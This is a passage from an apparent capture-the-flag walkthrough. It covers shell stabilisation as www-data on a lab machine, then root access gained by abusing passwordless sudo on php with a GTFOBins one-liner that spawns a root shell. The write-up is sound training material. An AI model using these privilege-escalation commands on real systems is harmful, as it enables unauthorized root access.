

Back at my listener I can see that I’m now logged in as the www-data user. My next step after that is to use python to upgrade the TTY so that it’s easier to work with and then I will begin the enumeration phase all over to see what I can find as this low level user.
python3 -c 'import pty; pty.spawn("/bin/bash")'


The user flag was very easy to find since the www-data user has the correct permissions to read the file.
Privilege Escalation

Using sudo -l I’m able to see that the www-data user can execute the php command as root without the need for a password.
Unfortunately while trying for privilege escalation my TTY was just giving me a world of trouble. So I started over and took a few extra steps to give myself a better one.
python3 -c 'import pty; pty.spawn("/bin/bash")'

Ctrl-Z  # This will suspend the current process and return you to your local shell

stty raw -echo

Fg
With that out of the way I now have a much more stable shell, sadly the exploit I am about to do in the next step is about undo all of that work.
Searching for php on GTFO Bins shows an exploit that will escalate privileged access on the machine
CMD="/bin/sh"
sudo php -r "system('$CMD');"

From there I just use cat to read the root.txt file to obtain the flag.

No fancy PWND info card with this one.
Final Thoughts
Not a whole lot on this one. I learned a little bit more about named pipes and taking a reverse shell I already used and modifying the payload slightly for a different system. All and all I’d say this is one of the easiest boxes I’ve ever done, which I believe it was intended to be since it’s the first blackbox machine on the learning path.